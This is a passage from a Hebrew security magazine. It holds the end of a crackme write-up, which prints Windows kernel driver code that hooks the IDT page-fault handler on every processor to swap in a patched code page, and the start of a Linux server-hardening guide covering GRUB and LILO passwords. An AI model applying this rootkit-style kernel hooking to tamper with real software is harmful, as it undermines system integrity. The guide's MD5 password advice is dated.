הבנתי שהכיוון שלי לפתרון צריך להיות משהו שאני מכיר יותר מקרוב...Low Level! הרעיון שהחלטתי עליו בסוף הוא לעשות Hook ל-Page Fault Handler שב-IDT ובכך למנוע טעינה של דף הזיכרון המקורי (שמכיל את הוראת ה-JNE) - ובמקום זאת לטעון דף שאני יצרתי בעצמי, שמכיל את השינויים הרצויים.

על הרעיון הנ"ל אדבר בהמשך המאמר.

מה זה ערימת המושגים המוזרים שזרקת עלי קודם?

Page Fault

מערכת ההפעלה Windows משתמשת במנגנון ניהול זיכרון שמסתמך על [Paging](#) - שמשמעותו מרחב כתובות זיכרון וירטואלי לכל תהליך, בנפרד. מרחב הזיכרון הווירטואלי מתחלק ל-"דפי זיכרון" - מקבץ של כתובות זיכרון בגודל מסוים (בד"כ 4096 בתים) שמהווה את יחידת ההקצאה הקטנה ביותר במערכת. אם גודלם של דפי זיכרון הוא קבוע, אז איך זה שניתן לבצע הקצאות שקטנות מגודל דף ב-User Mode? ב-User-Mode לא נוכל להבחין בכלל שזאתי יחידת ההקצאה הקטנה ביותר - נוכל לבצע הקצאות כמו "malloc(10)", משום שישנו מנהל זיכרון נוסף שדואג שהמשתמש לא ידע על כך, על ידי חילוקם של דפי הזיכרון במנגנון נוסף שנקרא **Heap**.

בכל מקרה, משום שדפים אלא יכולים להכיל גם קוד וגם נתוני קריאה-בלבד, הגדרתו של דף מכילה בין השאר את סוגי ההרשאות שמותרות לגישה אליו - קריאה-בלבד, קריאה/כתיבה, או במקרים מסוימים, הרשאת הרצה. הפרה של הרשאות אלה, בדוגמת ניסיון כתיבה לכתובת שמוכלת בתוך דף שמוגדר כקריאה-בלבד, תגרום לתוצאה של זריקת חריגה. חריגה זאת נקראת **Page Fault**.

אך חריגה זאת נזרקת גם במקרה נוסף, שהוא המקרה המעניין אותנו במאמר זה.

Demand Paging

כאשר מערכת ההפעלה Windows טוענת לזיכרון קובץ הרצה כלשהו, היא לא טוענת ישר ומיד את כל הקובץ לזיכרון, Windows מממשת טכניקה שנקראת **Demand Paging**, שעוזרת לחיסכון בזיכרון וייעול פעולת המערכת. טכניקה זאת הולכת ככה:

בעת הרצת תכנית, במקום שכל דפיה (כל הזיכרון שמרכיב את התהליך) ייטענו מהדיסק הקשיח מיד בהרצתה ויתפסו את כל מרחב הכתובות הווירטואלי, המערכת תטען רק את דפי הזיכרון שהתכנית **חייבת**. זאת אומרת, כאשר נפעיל תהליך לראשונה, **החלקים היחידים שיהיו קריטיים להרצתו - הם:**

- מבני הנתונים שמגדירים את התהליך (PEB, TEB)
- דף הזיכרון שמכיל את נקודת תחילת הריצה של התהליך (Entry Point)


משמעות הדבר היא, שעל מנת **להתחיל** להריץ את התהליך, כל מה שהמערכת תצטרך לטעון מהדיסק הקשיח הוא דף הזיכרון שמכיל את ה-Entry Point (היא לא תצטרך לטעון את מבני הנתונים שמגדירים את התהליך, משום שהם מורכבים בזמן ריצה על ידי ה-Windows Loader).

טכניקה זאת ממשיכה, בכך שדפי הזיכרון של התהליך ייטענו מהדיסק הקשיח רק כאשר **ניגש אליהם**- בצורת קריאה, כתיבה או הרצה.

זאת אומרת, שברגע שניגש אל כתובת, שמוכלת בתוך דף שלא נמצא בזיכרון כרגע - נצטרך לתת סימן למערכת ההפעלה כדי להגיד לה שתטען את דף זה מהדיסק הקשיח. סימן זה הוא חריגת ה- **Page Fault**.

ב-Page Fault Handler ישנה בדיקה על מנת לראות אם החריגה נזרקה בשל הפרת הרשאות או בשל חוסר הימצאות דף בזיכרון, חריגה מסוג זה קורה כל הזמן במערכת ההפעלה, בלי שהמשתמש ידע.

Demand Paging תורם לחיסכון רב מאוד בזיכרון, משום שבמשך הרצתו של תהליך, בדרך כלל רוב דפיו לא יצטרכו להיטען לזיכרון בכלל!



כיצד נפתור את האתגר?

לפי העקרונות הנ"ל, אפשר להבין איך תתבצע הרצת התכנית של Ratinho:

```

CPU - main thread, module externalCrackme
00401351 | . 8945 E8 | MOV [DWORD SS:EBP-20], EAX
00401354 | . 837D E4 00 | CMP [DWORD SS:EBP-1C], 0
00401358 | ✓ 75 06 | JNE SHORT 00401360
0040135A | . 50 | PUSH EAX
0040135B | . E8 5C290000 | CALL 00403CBC
00401360 | > E8 7C290000 | CALL 00403CE1
00401365 | > C745 FC FEFF | MOV [DWORD SS:EBP-4], -2
0040136C | . 8B45 E0 | MOV EAX, [DWORD SS:EBP-20]
0040136F | . E8 31050000 | CALL 004018A5
00401374 | . C3 | RETN
00401375 | . E8 07370000 | CALL 00404B51
0040137A | ^ E9 95FEFFFF | JMP 00401214
0040137F | > 8BFF | MOV EDI, EDI
00401381 | . 55 | PUSH EBP
00401382 | . 8BEC | MOV EBP, ESP
  
```



בעת פתיחת התכנית, יטען דף הזיכרון שמכיל את נקודת הפתיחה. נקודת הפתיחה של התכנית (Entry Point) היא - 0x00401375, ולמרבה ההפתעה, כתובתה של ה-JNE שברצוננו לשנות - 0x0040105F. אפשר להסיק מכך ששתי הכתובות הללו משתרעות על אותו דף זיכרון (בהנחה שהדף מתחיל בכתובת 0x00401000 ומסתיים ב-0x00402000).

כדי ליישם את הרעיון שהצעתי לפתרון האתגר, נצטרך לעשות Hook ל-Page Fault Handler - וברגע שתיזרק החריגה שמטרתה לטעון את דף הזיכרון שמכיל את נקודת הפתיחה, במקום שמבני הנתונים של ה-Paging יצביעו לדף שייטען מהדיסק הקשיח, נגרום להם להצביע לדף זיכרון שאנו יצרנו בעצמינו, עם שינויי הקוד.

למענכם יצרתי סרטון אנימציה (חובבני במקצת), בכדי להסביר את פעולת הדרייבר שלי בקצרה (חסר לכם שלא תצפו! השקעתי הרבה זמן בליצור אותו ☺):

<http://digitalwhisper.co.il/files/Zines/0x16/PageFaultHandlerHooking.wmv>

סקירת הקוד

כאשר תקפוץ חריגת ה-Page-Fault נצטרך לדעת באיזה תהליך קפצה החריגה. לכן נצטרך לדעת את ה-Process ID של תהליך האתגר עוד מראש. מטעמי נוחות, החלטתי להריץ את האתגר כ-Child-process של תכנית צדדית אחרת.

התכנית הצדדית תיצור את התהליך (האתגר) ותשמור את ה-Process ID שלו. בנוסף, התכנית תיצור ערוץ תקשורת עם הדרייבר ותעביר לו את ה-Process ID (באמצעות [IRP](#)):

```
CreateProcess(EXE_NAME, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &stInfo, &ProcInfo);

SendPIDtoDriver(ProcInfo.dwProcessId); //Send PID to driver and wait for it to complete dispatching the request
```


לאחר מכן, הדרייבר מבצע את פעולותיו:

```
PROCESS_ID = //The Process Id is transfered through the IOCTL itself.
(IoGetCurrentIrpStackLocation(Irp)->Parameters.DeviceIoControl.IoControlCode;

if (FirstTime) //Check if this is the first time our Dispatch routine is being called, to initialize and set up our hook.
{
    PhysPage = ExAllocatePoolWithTag(NonPagedPool, PAGE_SIZE, 'egaP');
    //Create a block of PAGE_SIZE memory always resident in physical memory
    //this block will contain the modified page
    if (PhysPage == NULL)
    {
        DbgPrint("ExAllocatePoolWithTag failure");
        IoCompleteRequest(Irp, IO_NO_INCREMENT);
        return STATUS_MEMORY_NOT_ALLOCATED;
    }
}
```

Smashing Ratinho For Fun And Profit

www.DigitalWhisper.co.il



```

memset(PhysPage, 0, PAGE_SIZE);
*(unsigned char *) (ConstPage + MODIFICATION_OFFSET) =
MODIFIED_BYTE; //Perform the JNE -> JE Modification.
memcpy(PhysPage, ConstPage, sizeof(ConstPage));

HookPageFault(FALSE);

FirstTime = FALSE;
}

```

דבר ראשון שהדרייבר מבצע זה להקצות דף זיכרון שישימש לנו כתחליף לדף שהיה אמור להטען מהדיסק (כפי שהסברתי) ההקצאה מתבצעת באמצעות:

```

ExAllocatePoolWithTag(NonPagedPool, PAGE_SIZE, 'egaP');

```

ניתן לראות במשהו מיוחד בקריאה - הפרמטר NonPagedPool. פרמטר זה מורה למערכת ההפעלה להקצות את דף הזיכרון ממקבץ זיכרון מיוחד שנקרא Non Paged Pool. כל הדפים שמוקצים בדרך זו, לא יכולים להיות Paged-out. משמעות הדבר היא, שהדף **תמיד** יישאר בזיכרון הפיזי, ולא יישמר לדיסק הקשיח, וזה מובטח על ידי הפרמטר הנ"ל.

אנחנו מקצים את הדף ב-NonPagedPool - משום שהדף הזה "שייך" לדרייבר שלנו, ולכן - אי אפשר להבטיח אם הוא יישאר בזיכרון הפיזי, אחרי שהתבצע Context Switch (מעבר מתהליך לתהליך, החלפת מרחב הכתובות).

מכיוון שהדף מוקצה בדרייבר, אך יהיה בו שימוש רק כחלק מפעולת הרצה של **תהליך אחר** (האתגר), נצטרך להבטיח את הישארותו בזיכרון על ידי הקצאה בדרך זו. הדף המוקצה הוא העתק של הדף המקורי- עם שינוי ה: JNE -> JE.

לאחר מכן נבצע את ה-Hook עצמו:

```

ZwQuerySystemInformation(SystemBasicInformation, &BasicInfo,
sizeof(BasicInfo), NULL); //Get number of processors

Dpc = ExAllocatePoolWithTag(NonPagedPool, sizeof(KDPC), 'CPD');
Event = ExAllocatePoolWithTag(NonPagedPool, sizeof(KEVENT),
'Even');

for (i = 0; i < BasicInfo.NumberOfProcessors; i++)
{ //Iterate through all processors and hook the IDT on all of
them.

KeInitializeEvent(Event, NotificationEvent , FALSE);
KeInitializeDpc(Dpc, &CustomDpc, Event);
KeSetTargetProcessorDpc(Dpc, i);
}

```

```
KeInsertQueueDpc(Dpc, ((Restore) ? (OriginalPageFault) :  
(AltPageFault)) , (void *)Restore);  
  
KeWaitForSingleObject(Event, Executive, KernelMode, TRUE,  
NULL);  
//Wait for the DPC routine to finish executing.  
KeClearEvent(Event);  
}
```

בקוד הנ"ל מתבצע Hook ל-Page Fault בכל אחד מהמעבדים.

ה-Page Fault Handler - הוא חלק מה-Interrupt Descriptor Table, ולכן נבצע עליו [IDT Hook](#). ה-Interrupt Descriptor Table הוא מקומי למעבד, הכוונה היא שלכל מעבד - יש IDT משלו, ההשלכות מכך הן, שאם נבצע IDT Hook בדרייבר, ה-Hook יתבצע רק על המעבד שבו רץ הדרייבר באותו רגע שהתבצע ה-Hook.


כדי לאפשר תמיכה במערכות Multi-Processor (מרביות מעבדים), נצטרך למצוא דרך לבצע את ה-Hook בכל אחד מהמעבדים של המערכת, כדי להבטיח אמינות. לשם כך, השתמשתי ב-DPC.

DPC

DPC (Deferred Procedure Call) היא שיטה של מערכת ההפעלה לקבוע הרצה של פונקציות, רוטינות, בזמן מאוחר יותר.

ניקח לדוגמא מקרה שבו קרתה Hardware Interrupt מהמקלדת ונקרא ה-Interrupt Handler שלו. ה-Interrupt Handler ירצה לבצע את פעולותיו במהירות המירבית, משום שבעת ביצוע Interrupt Handler, כל המערכת מושהת עד לסיום הרצתו. ה-Interrupt Handler של המקלדת יצטרך לקחת את ה-Scan code (ערך המתייחס למקש הנלחץ במקלדת), ואז להחליט מה לעשות איתו (לשלוח הודעת חלון SendMessage) - אם כן, אז לאן לאיזה חלון? אולי לעדכן מבני נתונים כלשהם?).

כאן נוצרת בעיה - אנחנו רוצים לבצע את פעולותינו במהירות הגדולה ביותר, אך יש לנו הרבה פעולות צדדיות שלוקחות זמן, שעלינו לבצע. לכן, עלתה השיטה: פשוט לסמן למערכת ההפעלה, "אני רוצה שתריצי את הפונקציה הזאת, אבל תבצעי אותה מתי שנוח לך, קחי ת'זמן...".



לכן, במקרה שהצגתי קודם, ה-Interrupt Handler של המקלדת יוכל לרשום DPC על מנת לקבוע הרצה של פונקציה שתדאג לכל הפעולות הנלוות ל-Interrupt, לזמן אחר.

לכל מעבד מוקצב "תור" שמכיל את כל ה-DPC-ים שמחכים להרצה ("DPC Queue"), הוספה של DPC מתבצע על ידי הרשמה של אותו DPC לתור של אחד המעבדים. לכן מציעה הספרייה של מייקרוסופט פונקציה לקביעת המעבד שבו יירשם DPC (KeSetTargetProcessorDpc).

אנחנו, שברצוננו להריץ קוד שעושה IDT Hook לכל אחד מהמעבדים, נוכל לנצל את הפונקציונליות הזו כדי להריץ את ה-Hook על כל אחד מהמעבדים - על ידי הכנסת רוטינת DPC, שתבצע את ה-IDT Hook, לתור של כל אחד מהמעבדים במערכת.

הרוטינה שתירשם:

```
void CustomDpc(struct _KDPC *Dpc, PVOID Event, PVOID Address, PVOID IsRestore)
{
    //Hook IDT on the current processor
    IDTINFO IdtInfo;
    IDTENTRY *IDT_Entries;
    IDTENTRY *PF_Entry;


    __asm SIDT IdtInfo;
    IDT_Entries = (IDTENTRY *)MAKELONG(IdtInfo.LowIDTbase,
    IdtInfo.HiIDTbase);
    PF_Entry = &(IDT_Entries[PAGE_FAULT_ENTRY]);

    if (IsRestore == FALSE)
        OriginalPageFault = (void (__stdcall
    *)())MAKELONG(IDT_Entries[PAGE_FAULT_ENTRY].LowOffset,
    IDT_Entries[PAGE_FAULT_ENTRY].HiOffset);

    __asm CLI;
    PF_Entry->LowOffset = ((ULONG)Address & 0xFFFF);
    PF_Entry->HiOffset = ((ULONG)Address >> 16);
    __asm STI;

    KeSetEvent(Event, 1, FALSE); //Signal the caller that we are done
}
```

לא אסביר את פעולות הקוד, ניתן ללמוד זאת מאחד ממאמריי הקודמים. לאחר ביצוע ה-IDT Hook והחלפת ה-Handler המקורי, תפקידו של הדרייבר הסתיים. ☺



בעיות שנתקלתי בהם בעת המימוש

לאחר שכתבתי את הדרייבר ובדקתי שהוא פועל כמו שהוא צריך והאתגר מציג "Good Job", שמתי לב שכאשר אני יוצא מתכנית האתגר המערכת קורסת (BSOD ☹️). לאחר מחקר הבנתי מה מקור הבעיה. פעולת ה-Page Fault Handler המקורית, בנוסף לטעינת הדף הנכון מדיסק הקשיח ועדכון ה-Paging Structures, מעדכנת גם מבני נתונים נוספים, ספציפיים למערכת ההפעלה Windows. מבני נתונים אלו, אם לא יעדכנו בהתאם, יכולים לגרום לשיבושים במערכת, בדיוק כמו שקרה לי. הבנתי שמה שבעצם קורה בתכנית - זה שכאשר התכנית נסגרת, ו-Windows רוצה לבצע מן "free()" שכזה (Page-out) לדפי הזיכרון של התכנית, היא מנסה לבצע את ה-free לדף הזיכרון שהדרייבר טען בזדון, אך הוא לא מופיע במבני הנתונים הפנימיים של מערכת ההפעלה והדבר זה גורם לקריסת המערכת.


הפתרון שהבאתי לבעיה הנ"ל הוא: כאשר תכנית האתגר "מתחילה להסגר" (עוד לפני ש-Windows מנסה לבצע את ה-free()), הדרייבר יכנס לפעולה שוב, וישמיד כל זכר של הדף שלנו מה-Paging Structures. כך, כאשר Windows יעבור על דפי הזיכרון הטעונים, הוא לא ימצא את הדף שלנו, ולא ינסה לבצע עליו free(). זאת אני מבצע על ידי שימוש בפונקציה PsSetCreateProcessNotifyRoutine, ש"רושם" רוטינה שתרוץ מיד בעת סגירת כל תהליך ב-Windows:

```
PsSetCreateProcessNotifyRoutine(NotifyRoutine, FALSE); //Register a
routine to be called when our process is terminated

//this routine will delete the modified page entry to avoid
complications with Windows
```

והרוטינה שנרשמת:

```
void NotifyRoutine(IN HANDLE ParentId, IN HANDLE ProcessId, IN BOOLEAN
Create)
{
    if ( Create == FALSE)
    {
        if (ProcessId == (HANDLE)PROCESS_ID)
        { //Mark the Page entry previously modified as INVALID to
prevent it from being paged out. (and getting a BSOD)
            ReplacePage(ENTRY_POINT, FALSE);
            PROCESS_ID = 0xFFFFFFFF; //So we won't mess with any
irrelevant process created with the same process ID! ;)
        }
    }
}
```



סיכום

כאן נגמר התיאור של פעולת הדרייבר והפתרון לאתגר. נהייתי מאוד בכתיבת הדרייבר, ואני מקווה שאתם נהיתם לקרוא עליו. אם תרצו חומר נוסף, תוכלו לנסות להבין מה לעזאזל עשיתי בפונקציה AltPageFault בקוד המקור המצורף:

<http://www.mediafire.com/?47unipn32py13jj>

הקשחת שרתי אינטרנט

מאת אדיר אברהם (adir@computer.org)

הקדמה

כולנו יודעים מה זה שרת - מערכת המורכבת מחומרה ותוכנה שמטרתה לשרת את הצרכים של תוכניות אחרות ולקוחות מזדמנים. האם חשבת על מניעת הסכנות שטמונות בהרצת שרת כזה, אשר מריץ לכאורה רק את השירות שאתה רוצה שיופעל?

במאמר זה אנסה להסביר על הקשחת שרת כזה. קרי, כיצד להפוך אותו ליותר מאובטח ויותר בטוח לשימוש. נדבר על כלים שקיימים ברשת ובמערכת Linux בסיסית ונראה כיצד ניתן לחבר אותם למערכת שדרכה נשרת הרבה משתמשים בו זמנית. במאמר זה אתייחס בעיקר ל-Linux ולכן הכרה בסיסית של מערכת הפעלה זו נחוצה, אך העקרונות שרשומים כאן מתאימים גם ל-Windows ומערכות נוספות.

לפני ההתקנה

אבטחה פיזית:

לא משנה כמה טבעות הגנה תציב בתוך השרת עצמו - כל אלו בקלות יכולים להשבר אם לתוקף יש גישה פיזית אל השרת. לכן, אנחנו נרצה להגן על השרת גם באופן פיזי, אם התוקף יחליט לקחת את השרת עצמו. הכנסת השרת לכספת מתאימה במידה ומדובר בשרת של בנק (לדוגמא) או נעילת גוף המחשב עצמו אם מדובר בשרת שנמצא במשרד של חברה, אלו הם רעיונות טובים בתור התחלה. פתיחת כיסוי המחשב והשארתו חשוף, אלו הם רעיונות גרועים שבסופו של דבר יביאו לגניבת הדיסק הקשיח, בו נמצא מן הסתם המידע היקר לנו מכל. בנוסף, נרצה למנוע ממשתמש זדוני את האופציה לבצע איתחול של השרת לדיסק קשיח אחר, ולכן נרצה שה-BIOS יצביע אל הדיסק הקשיח הראשון בשרת ורק אליו. בנוסף, נשמור בסיסמא את הגישה ל-BIOS וכן את הגישה ל-LILO או GRUB כדי למנוע ממשתמש זדוני לבצע איתחול למצב single user וע"י כך לקבל גישה מלאה אל המערכת (על כך יורחב בהמשך).

תכנון השירותים:

נרצה לתעד בהתחלה - מה באמת נרצה שהמערכת שלנו תריץ? דבר זה יעזור לנו לתכנן טוב יותר את המערכת, וע"י כך את אבטחתה. במידה ומדובר במערכת לשימוש ספציפי בלבד, הברירה היא פשוטה יותר - נריץ אך ורק את השירות הייעודי שאותו אנחנו רוצים להריץ, בתוספת אופציונלית של גישת SSH למורשים בלבד. במידה ומדובר במספר שירותים, נריץ רק אותם ונדאג לכבות את השירותים שהם לא בשימוש.

שירותי תקשורת מוצפנים:


כל שירותי התקשורת שלנו ניתנים לניטור ע"י גורמים זדוניים. לכן, נרצה שהתקשורת והמידע שמועבר בה יהיו מוצפנים, כדי למנוע מתוקף לקבל את המידע שאנחנו מעבירים וע"י כך להשתמש בו במקומינו. לכן, עבור שירותי העברת קבצים, גישה למערכת וסינרון המערכת, נרצה להשתמש ב-SSH, SCP, RSYNC ו-SFTP בלבד. כמובן שבמקביל, אם זה לא מבוצע בעת ההתקנה בתור ברירת מחדל, יש למנוע שימוש ב-Rlogin, Telnet, FTP.

המשתמש root:

root הוא המשתמש הכל-יכול, ולכן לא נשתמש בו אלא אם אין ברירה. בנוסף למשתמש root יהיה במערכת משתמש רגיל, אשר איתו נבצע את כל הדברים שלהם לא נחוצים גישת root. בלית ברירה ובעת השימוש ב-root עצמו, נדאג להשתמש רק ב-path אבסולוטי כדי למנוע בטעות גישה לספריות אליהם לא רצינו לגשת (ובטעות למחוק או לשנות אותן). במידה ומדובר במספר פקודות מעטות לשימוש, נעדיף להשתמש בהרצת sudo אשר תתן לנו גישת root רק עבור הרצת הפקודה הספציפית.

מדיניות אבטחה:

כשבונים מערכת, נרצה לכתוב לעצמנו מדיניות אבטחה ברורה. מדיניות טובה מאפשרת לך להסתכל על המערכת כמכלול של שרותים פתוחים וסגורים, ובהתאם לכך לדעת אלו תכונות רצויות ובלתי-רצויות ישנן במערכת שלך ולפעול בהתאם. למשל, ללא מדיניות ברורה, מנהל מערכת עשוי להוריד את הגישה ל-telnet שזה נהדר, אבל עלול להשאיר את הגישה ל-FTP שמעבירה את הסיסמאות באופן לא מוצפן, כך שבסופו של דבר המערכת לא מאובטחת. בנוסף, כדי למנוע בעיות עתידיות, נרצה לנטר את המערכת כדי



למנוע ממטרידים לתקוף אותה. נרצה לעקוב אחרי תעבורת הרשת, לבדוק היסטוריית גישה (מוצלחת ובלתי מוצלחת) אל המערכת וכן להשתמש בכלים אוטומטיים לבדיקת המצאות סוסים טרוייניים וחיות אחרות בתוך המערכת.

לאחר שקבענו את מדיניות האבטחה שלנו, יש ליידע את המשתמשים על מדיניות זו. למשל, על כך שהמערכת מנוטרת ושכל גישה רשומה אליה.

אבטחת GRUB ו-LILO

כפי שצינו קודם, נרצה להגן על GRUB ו-LILO מכיוון שדרכם ניתן לקבל גישה ישירה ומלאה אל המערכת דרך ה-boot loader. לכן, נרצה להשתמש בסיסמא מתאימה.

אבטחת GRUB באמצעות סיסמא:


GRUB תומך בשתי דרכים שונות להכנסת סיסמא כדי להגן על ה-boot loader - ללא הצפנה כלל, ועם הצפנה הכוללת שימוש ב-md5+salt. ללא הצפנה, קובץ הקונפיגורציה של GRUB יכול את השורות הבאות:

```
timeout 3  
password your_password
```

כלומר, your_password היא הסיסמא שאתה בוחר. Timeout 3 נותן 3 שניות המתנה להכנסת הסיסמא, לפני אתחול המערכת. הבעיה בשימוש ללא הצפנה היא שהסיסמא חשופה, והסיסמא מופיעה פשוט בקובץ הקונפיגורציה של GRUB.

כדי למנוע ממצב זה להתקיים נרצה להשתמש בסיסמא המוצפנת באמצעות md5. נעשה זאת ע"י המרת הסיסמא שתבחר (בפעם הראשונה) שתהיה מוצפנת באותו פורמט של הסיסמאות המוצפנות שנמצאות בקובץ shadow. ראשית, נריץ את grub (למשל ע"י /sbin/grub). לאחר מכן, נריץ את הפקודה md5 במסך של grub, נקיש את הסיסמא המבוקשת ובסיום הפעולה נקבל את מחרוזת הסיסמא המוצפנת.

לדוגמא, עבור your_password נקבל את המחרוזת 1060b7b46a3bd36b3a0d66e0127d0517. אפשר לקבל את המחרוזת הרצויה ע"י שימוש בפקודה md5crypt ב-GRUB.



לדוגמא:

```
#!/sbin/grub
GRUB version 0.92 (640K lower / 3072K upper memory)

  [ Minimal BASH-like line editing is supported. For the first word,
  TAB lists
    possible command completions. Anywhere else TAB lists the possible
    completions of a device/filename. ]

grub> md5crypt

Password: *****
Encrypted: 1060b7b46a3bd36b3a0d66e0127d0517

grub> quit
```

לאחר שעשינו זאת, נערוך את קובץ הקונפיגורציה של GRUB (למשל /boot/grub/menu.lst) ונוסיף את השורות הבאות:

```
timeout 3
password --md5 1060b7b46a3bd36b3a0d66e0127d0517
```

בצורה כזו, אין גישה ישירה אל הסיסמא שצריך להקליד. כמובן שצריך לבחור סיסמא חזקה כדי שלא יהיה ניתן לנחש בקלות את המעבר מהסיסמא הלא-מוצפנת אל הסיסמא המוצפנת.

ניתן להתאמן ביצירת סיסמאות מוצפנות MD5 בעזרת האתר הבא:


<http://www.md5hashgenerator.com/index.php>

אבטחת LILO באמצעות סיסמא:

LILO גם כן תומך בשתי שיטות לטיפול בסיסמאות: גלובלי ולכל image בנפרד, אך שתי השיטות לא מוצפנות.

כדי להכניס סיסמא גלובלית, יש לערוך את קובץ הקונפיגורציה של LILO ולהכניס את השורות הבאות:

```
password=your_password
restricted
delay=3
```



או לחילופין, עבור בחירת image ספציפי, למשל עבור `/boot/bzImage-2.6.39.1` נקיש את השורות הבאות:

```
